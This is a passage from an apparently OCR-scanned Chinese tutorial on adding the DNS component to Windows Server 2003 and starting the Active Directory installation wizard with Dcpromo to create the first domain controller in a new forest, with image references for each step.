


图 1

下一步开始安装 DNS 服务器。

由于 Windows Server 2003 在默认安装过程中 DNS 是不被安装的，所以我们需要手动去添加，添加方法如下：选择“开始”→“设置”→“控制面板”→“添加/删除程序”命令，然后再单击“添加/删除 Windows 组件”按钮，结果如图 2 所示。



图 2

向下托动右边的滚动条，找到“网络服务”并选中。默认情况下所有的网络服务都会被添加，也可以单击下面的“详细信息”按钮进行自定义安装。由于

在这里只需要 DNS，所以把其他的全都去掉了，以后需要的时候再安装，如图 3 所示。




图 3

单"确定"按钮，一直单击"下一步"按钮就可以完成整个 DNS 的安装了。在整个安装过程中请保证 Windows Server 2003 安装光盘位于光驱中，否则会出现找不到文件的提示，那就需要手动定位了，如图 4 所示。




图 4

安装完 DNS 以后，就可以进行提升操作了。先选择"开始"→"运行"命令，输入"Dcpromo"，然后按 Enter 键就可以看到"Active Directory 安装向导"了。在这里直接单击"下一步"按钮，如图 5 所示。




图 5

这里是一个兼容性的要求，Windows 95 及 NT 4 SP3 以前的版本无法登录运行到 Windows Server 2003 的域控制器，我建议大家尽量采用 Windows 2000 及以上的操作系统来作为客户端。单击"下一步"按钮，如图 6 所示。




图 6

在这里，由于这是第一台域控制器，所以选择第一项"新域的域控制器"，然后单击"下一步"按钮，如图 7 所示。




图 7

既然是第一台域控制器，那么当然也是选择“在新林中的域”选项，如图 8 所示。

